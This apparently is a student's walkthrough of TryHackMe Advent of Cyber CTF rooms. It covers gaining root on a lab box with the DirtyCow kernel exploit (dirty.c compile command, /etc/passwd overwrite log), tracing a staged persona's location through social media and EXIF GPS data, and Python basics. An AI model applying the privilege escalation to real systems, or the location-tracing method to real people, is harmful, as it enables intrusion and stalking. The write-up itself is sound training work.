/_\\_\\_\\_\\_\\o\\_\\_\\_
/_\\_\\_\\_\\_\\_\\_\\_\\_\\_\\
/_\\_\\_\\_\\_\\_\\_\\_\\_\\_\\
/_\\_o\\_\\_\\_\\_\\_\\_\\_\\_\\
[___]

$ ls
christmas.sh  cookies_and_milk.txt
$ cat cookies_and_milk.txt
*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
*****/



#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
```

To view the content inside of the text file which is shown in the terminal, “cat” is being used in front of the file we want to access. Read the context and we can see the name in the terminal (Highlighted).

## Question 5

**What is the verbatim syntax you can use to compile, taken from the real C source code comments?**

## PoCs

Nick Bulischeck edited this page on Apr 9, 2019 · 51 revisions

### Table of PoCs

Note: if you experience crashes or locks take a look at [this fix](#).

Link	Usage	Description	Family
<a href="#">dirtycow.c</a>	<code>./dirtycow file content</code>	Read-only write	/proc/self/mem
<a href="#">cowroot.c</a>	<code>./cowroot</code>	SUID-based root	/proc/self/mem
<a href="#">dirtycow-mem.c</a>	<code>./dirtycow-mem</code>	libc-based root	/proc/self/mem
<a href="#">pokemon.c</a>	<code>./d file content</code>	Read-only write	PTRACE_POKEDATA
<a href="#">dirtycow.cr</a>	<code>dirtycow --target --string --offset</code>	Read-only write	/proc/self/mem
<a href="#">dirtycow0w.c</a>	<code>./dirtycow file content</code>	Read-only write (Android)	/proc/self/mem
<a href="#">dirtycow.rb</a>	<code>use exploit/linux/local/dirtycow and run</code>	SUID-based root	/proc/self/mem
<a href="#">0xdeadbeef.c</a>	<code>./0xdeadbeef</code>	vDSO-based root	PTRACE_POKEDATA
<a href="#">naughtycow.c</a>	<code>./coww suid</code>	SUID-based root	/proc/self/mem
<a href="#">c0w.c</a>	<code>./c0w</code>	SUID-based root	PTRACE_POKEDATA
<a href="#">dirty_pass[...].c</a>	<code>./dirty_passwd_adjust_cow</code>	/etc/passwd based root	/proc/self/mem
<a href="#">mucow.c</a>	<code>./mucow destination &lt; payload.exe</code>	Read-only write (multi page)	PTRACE_POKEDATA
<a href="#">cowpy.c</a>	<code>r2pm -i dirtycow</code>	Read-only write (radare2)	/proc/self/mem
<a href="#">dirtycow.fasm</a>	<code>./main</code>	SUID-based root	/proc/self/mem
<a href="#">dcow.cpp</a>	<code>./dcow</code>	/etc/passwd based root	/proc/self/mem
<a href="#">dirtycow0w.go</a>	<code>go run dirtycow0w.go -f=file -c=content</code>	Read-only write	/proc/self/mem
<a href="#">dirty.c</a>	<code>./dirty</code>	/etc/passwd based root	PTRACE_POKEDATA

Looking into the DirtyCow exploit online, we need to find the **Original C source code** in the certain folder. We can find one link which is **dirty.c** that saves the C source code.



g0tmi1k Easy copy/pasting output with the wording

2 contributors



193 lines (172 sloc) | 4.7 KB

```
1 //
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability
3 // as a base and automatically generates a new passwd line.
4 // The user will be prompted for the new password when the binary is run.
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6 // and overwrites the root account with the generated line.
7 // After running the exploit you should be able to login with the newly
8 // created user.
9 //
10 // To use this exploit modify the user values according to your needs.
11 // The default is "firefart".
12 //
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 //
16 // Compile with:
17 // gcc -pthread dirty.c -o dirty -lcrypt
18 //
```

The verbatim syntax we can use to compile, taken from the real C source code comments, is written on the **17th line** in the folder.

## Question 6

**What "new" username was created, with the default operations of the real C source code?**

master ▾ [dirtycow / dirty.c](#)



g0tmi1k Easy copy/pasting output with the wording

2 contributors

193 lines (172 sloc) | 4.7 KB

```
1 //  
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability  
3 // as a base and automatically generates a new passwd line.  
4 // The user will be prompted for the new password when the binary is run.  
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak  
6 // and overwrites the root account with the generated line.  
7 // After running the exploit you should be able to login with the newly  
8 // created user.  
9 //  
10 // To use this exploit modify the user values according to your needs.  
11 // The default is "firefart".  
12 //  
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):  
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
```

The default operations of the real source code could be seen in **line 11**

## Question 7

What is the MD5 hash output?

The screenshot shows a terminal window titled "firefart@christmas:~". The window contains the following command-line session:

```
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fikSSi4oFnS9Y:0:0:pwned:/root:/bin/bash

mmap: 7f7b5a2ad000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'dirty'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'dirty'.
```

We need to use the Original Source Code so that we could track the Grinch file. Create a new text file (dirty.c) by using the command “nano”. Copy and paste the Source Code inside the file. To compile it, use the verbatim syntax **gcc -pthread dirty.c -o dirty -lcrypt**.

```
firefart@christmas:~
```

File Actions Edit View Help

```
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fikSSi4oFnS9Y:0:0:pwned:/root:/bin/bash

mmap: 7f7b5a2ad000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'dirty'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'dirty'.
```

A “dirty” binary could be seen. After that, we should reset a new password for the new user we want to use afterwards.

```
firefart@christmas:~
```

File Actions Edit View Help

```
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ ^X@sS
-sh: 15: @sS: not found
$ clear
$ su firefart
Password:
```

Enter the new password which has been set and change into our original user which is firefart. The command “su” is being used to switch users to another.

```
firefart@christmas:~
```

File Actions Edit View Help

```
firefart@christmas:/home/santa# ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
```

Use the /root directory so that we could own and run the server.

```
firefart@christmas:~
```

File Actions Edit View Help

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas 'tree'!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!
```

We could view the files and context in the directory in Grinch's server by using the "ls" command. In the folder we could see that there is a text file named "**message\_from\_the\_grinch.txt**". Use the "cat" command to view the context inside text file.

```
firefart@christmas:~
```

File Actions Edit View Help

```
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!
```

Wow, this house sure was DIRTY!  
I think they deserve coal for Christmas, don't you?  
So let's leave some coal under the Christmas 'tree'!

Let's work together on this. Leave this text file here,  
and leave the christmas.sh script here too ...  
but, create a file named `coal` in this directory!

Then, inside this directory, pipe the output  
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is  
the flag you can submit to complete this task  
for the Advent of Cyber!

- Yours,  
John Hammond  
er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY


```
firefart@christmas:~# tree
```

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh coal message_from_the_grinch.txt
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:~#
```

Now, we should use "touch" coal to rewrite the coal in the directory. After that, run tree | md5sum to check the MD5 hash output in the directory.

## Question 8

**What is the CVE for DirtyCow?**



# DIRTY COW

Dirty COW ([CVE-2016-5195](#)) is a privilege escalation vulnerability in the Linux Kernel

[View Exploit](#) [Details](#)

By searching on the Web browser, the CVE for dirty cow could be seen as **CVE-2016-5195** which is highlighted in the picture.

### Thought Process/Methodology:

Enter the command nmap IP address (10.10.154.98) on the terminal window. We could see deprecated protocol and service on the second line of the Service section. Following the hint, use the netcat with syntax with the command **telnet IP address following port number** to connect to the service. Scrolling down we can see the credential (password) being left in the terminal (highlighted for reference). We can log into the account with the credentials given there and look for the distribution of Linux and version number running in the server by typing the **cat /etc/\*release** command. We can view files and folders in

the current directory with the command “ls”. Two files are stored inside. “cat” is being used in front of the file we want to access. We can see the name in the terminal. By Referring DirtyCow exploit online, we need to find the **Original** C source code in the certain folder. We can find one link which is **dirty.c** that saves the C source code. The verbatim syntax we can use to compile, taken from the real C source code comments, is written on the **17th line** in the folder while the default operations of the real source code could be seen in **line 11 in the dirty.C file**. We need to use the Original Source Code so that we could track the Grinch file. Creating a new text file (dirty.c) by using the command “nano”. Copy and paste all of the Source Code inside the file and compile it, using the verbatim syntax **gcc -pthread dirty.c -o dirty -lcrypt**. A “dirty” binary could be seen in the directory. After that, we should reset a new password for the new user we want to use afterwards. Enter the new password which has been set and change into our original user which is **firefart**. The command “su” is being used to switch users to another. After switching to Firefart, use the /root directory so that we could own and run the server. We could view the files and context in the directory in Grinch’s server by using the “ls” command. In the folder we could see that there is a text file named **“message\_from\_the\_grinch.txt”**. Use the “cat” command to view the context inside the text file. Now, we should use “touch” coal to rewrite the coal in the directory. After that, run `tree | md5sum` to check the MD5 hash output in the directory. To find the CVE for dirty cow, use the web browser and search for it.

## Day 14 : OSINT - Where's Rudolph ?

Tools : TryHackMe Attackbox, Chrome

Solution / Walkthrough :

Q1: What URL will take me directly to Rudolph's Reddit comment history?

Open reddit and search for IGuidetheClaus 2020 and click on the comments section  
The URL is <https://www.reddit.com/user/IGuidetheClaus2020/comments/>

IGuidetheClaus2020 commented on Looooool i.redd.it/lu70q... r/Twitter · Posted by u/FriegusTheBoss

Ouch. Some days I love Twitter. Some days, it's just...lol.

Reply Share ...

IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... r/books · Posted by u/speckz

IGuidetheClaus2020 3 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Share ...

IGuidetheClaus2020 commented on [deleted by user] r/christmas · Posted by u/[deleted]

IGuidetheClaus2020 1 point · 2 years ago

Q2: According to Rudolph, where was he born?

OUCH. Some days I love Twitter. Some days, it's just...lol.

Reply Share ...

IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... r/books · Posted by u/speckz

IGuidetheClaus2020 3 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Share ...

IGuidetheClaus2020 commented on [deleted by user] r/christmas · Posted by u/[deleted]

IGuidetheClaus2020 1 point · 2 years ago

All that's missing is some jingle juice!

Reply Share ...

IGuidetheClaus2020 commented on My 2020 display in Fullerton, CA r/christmas · Posted by u/[deleted]

IGuidetheClaus2020 1 point · 2 years ago

Holy electric bill, Batman!

Reply Share ...

Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Search for rudolph the red nosed reindeer robert in Google. Robert last name is May

The screenshot shows a Google search results page for the query "rudolph the red nosed reindeer robert". The results include several ads for books, including "Rudolph the Red-Nosed Reindeer" by Robert L. May at various prices (RM 51.58, RM 87.46, RM 66.68, RM 62.35) from BookDepository with free shipping. To the right, there is a detailed book preview for "Rudolph the Red-Nosed Reindeer" by Robert L. May, showing the cover, a sample page, and a rating of 4.3/5 on Goodreads. The URL https://books.google.com/books/about/Rudolph\_the\_Red\_Nosed\_Reindeer.... is visible at the bottom.


Q4: On what other social media platform might Rudolph have an account?

Based on his comments on reddit, Rudolph said he loves Twitter. So, Rudolph has a twitter account.

The screenshot shows a reddit profile for the user u/IguidetheClaus2020. The profile includes a picture of a reindeer, the username, karma (36), a badge for 'Cake day' (November 24, 2020), and options to 'Follow' or 'More Options'. The sidebar on the right provides links to Help, Reddit Coins, Reddit Premium, About, Careers, Press, Advertise, Blog, and Terms. The main area shows several posts by the user, including one about loving Twitter and another about the Chicago Public Library. The URL https://www.reddit.com/u/IguidetheClaus2020 is visible at the bottom.

Q5: What is Rudolph's username on that platform?


Search for IGuidetheClaus2020 in Twitter. Click on the user found and the username is IGuideClaus2020



The screenshot shows a Twitter profile page for the user IGuidetheClaus2020. The profile picture is a cartoon reindeer. The bio reads: "Seeking the truth. Really." Business inquiries are directed to rudolphthered@hotmail.com. The user joined in November 2020 and has 5 following and 172 followers. A blue banner at the bottom says "Don't miss what's happening" and "People on Twitter are the first to know." On the right side, there are sign-up options for Google, Apple, or phone/email, and links to Terms of Service and Privacy Policy. Below the sign-up options are two images of large reindeer balloons in a city street.

Q6: What appears to be Rudolph's favorite TV show right now?

### Bachelorette



The screenshot shows a Twitter profile page for the user IGuidetheClaus2020. The profile picture is a cartoon reindeer. The bio reads: "When Ed got the rose tonight #bachelorette #BacheloretteABC #TheBachelorette". A post below shows two images of a person in a red shirt with a flower on the chest. The post has 9 likes, 139 retweets, and 2,433 favorites. A retweet from Kristen Baldwin (@KristenGBaldwin) is shown, mentioning an interview with a contestant from #TheBachelorette. The right sidebar includes a search bar, a "You might like" section with profiles for Ashutosh mishra, Samrat Gupta, and Spoof my Email, and a "Trends for you" section with a "Messages" button.

Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Google the image.

About 205 results (1.00 seconds)

**Image size:**  
650 × 510

**Possible related search:** [rudolph the red nosed reindeer parade balloon](#)

[Rudolph Balloon Christmas Parade Tragedy - YouTube](https://www.youtube.com/watch?v=...)  
4 Dec 2010 — Rudolph Balloon Christmas Parade Tragedy ... Richmond VA 12/4/2010 -- Rudolph balloon doesn't quite make it around the stop light, ends up with ...

[Rudolph the Red-Nosed Reindeer](https://macysthanksgiving.fandom.com/wiki/Rudolph_the_Red-Nosed_Reindeer)  
Rudolph the Red-Nosed Reindeer: The Movie is a 1998 American animated adventure musical film about the character of Macys Thanksgiving Day Parade Wiki

Scroll down until you can find where the parade takes place. Google said it was in Chicago.

**Pages that include matching images**

[Thompson Coburn 'floats' down Michigan Avenue in first ...](https://www.thompsoncoburn.com/news-events/news/...)  
320 × 180 · 9 Dec 2019 — ... Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, ... Thompson Coburn holding Rudolph parade balloon in downtown [Chicago](#) ...

[rudolph balloon Off 69%](http://www.sales.sp.gov.br/indjx/...)  
650 × 510 · Rudolph the Red Nose Reindeer Face; Christmas parade in Virginia; Rudolph Balloon Pops During Parade; Rudolph The Red Nosed Reindeer 3D 35; Fabulous Inflatables ...

<http://www.pluswood.com.tr/incjx/...>

Q8: Okay, you found the city, but where specifically was one of the photos taken?

Upload the higher resolution image to <http://exif-viewer.com/> and find the latitude longitude . The answer is 41.891815, -87.624277

Online Exif Viewer

Upload or specify the URL of your image on the right to extract EXIF data contained within.

Image Url:  or  
 No file chosen

Show Exif

create	2022-07-03T04:48:49+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 72, 105, 46, 32, 58, 41
YCbCrPositioning	1
modify	2022-07-03T04:48:49+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104

41°53'30.5"N 87°37'27.4"W  
41.891815, -87.624277

Directions Save Nearby Send to phone Share

370 N Michigan Ave, Chicago, IL 60611, USA  
V9RG+P7H Chicago, Illinois, USA  
Add a missing place

Q9: Did you find a flag too?

{FLAG}ALWAYSCHECKTHEEXIFD4T4

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

540

### Thought Process/Methodology:

From someone's social media account, we can know a lot about them. When there's an image involved, we can see where that person took the picture by using exif-viewer.com. After the image was uploaded, we can know the latitude and

longitude of where the picture is taken. Just put the coordinates into google maps to find the exact location.


## Day 15 : Scripting - There's a Python in my stockings!

Tools : THM Attackbox, Chrome, VS Code, Python

Solutions / Walkthrough :

Q1: What's the output of True + True?

2



```
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
>>>
```

Q2: What's the database for installing other people's libraries called?

PyPi



# Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

- Requests
- BeautifulSoup

```
pip3 install requests beautifulsoup4
```

Q3: What is the output of `bool("False")`?

True

```
bot@ip-10-10-251-89:~# python3
Python 3.6.9 (default, Jul 17 2020, 12:50:27)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information
.
>>> ("False")
'False'
>>> bool("False")
True
```

Q4: What library lets us download the HTML of a webpage?

Requests

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

[1, 2, 3, 6]

```
hello.py
1 x = [1,2,3]
2 y = x
3 y.append(6)
4 print(x)

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\DELL\Desktop\PSP0201\W4> python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"
[1, 2, 3, 6]
PS C:\Users\DELL\Desktop\PSP0201\W4>

Python 3.9.6 64-bit ⑧ 0 △ 0
Ln 1, Col 12  Spaces: 4  UTF-8  CRLF  Python  ⚙  ⚙
```

Q6: What causes the previous task to output that?

Pass by reference

And more....

**hello = "Hello, World!"**

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
```

```
if name in names:  
    print("The Wise One has allowed you to come in.")  
else:  
    print("The Wise One has not allowed you to come in.")
```

Q7: if the input was "Skidy", what will be printed?

The screenshot shows a Windows desktop environment with several open windows. In the foreground, there is a code editor window titled "hello.py" containing the following Python script:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in")
```

Below the code editor, the taskbar shows icons for File Explorer, Microsoft Edge, File Explorer, Task View, Taskbar settings, and a system tray icon.

At the bottom of the screen, a terminal window titled "Windows PowerShell" is open, displaying the following output:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\DELL\Desktop\PSP0201\W4> python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"
Open file in editor (ctrl + click)
PS C:\Users\DELL\Desktop\PSP0201\W4> python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\DELL\Desktop\PSP0201\W4>
```

Q8: If the input was "elf", what will be printed?

The screenshot shows a dark-themed code editor interface. On the left is a vertical toolbar with icons for file operations, search, and other development tools. The main area displays a Python script named 'hello.py'. The code defines a list of names and checks if the user's input matches any name in the list, printing a corresponding message. The terminal below shows the script being run and the output for two different inputs: 'Skidy' and 'elf'.

```
File Edit Selection View ... hello.py - W4 - ... □ □ □ | 08 - □ X
hello.py    X
hello.py > [e] names
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")

PROBLEMS OUTPUT TERMINAL ...
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PS C:\Users\DELL\Desktop\PSP0201\W4> python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"
[1, 2, 3, 6]
PS C:\Users\DELL\Desktop\PSP0201\W4> python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\DELL\Desktop\PSP0201\W4> python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\DELL\Desktop\PSP0201\W4> █
2:56 PM
```

### Thought Process/Methodology:

For Day 15, we've been taught on how to use Python. There's a print command to print what we want and def command to define our functions. There are also 4 types of data which are string, integer, float and bool. There's also operators in python. There are also if statements and for loops in python. We can also install libraries in python by using the "pip install" command.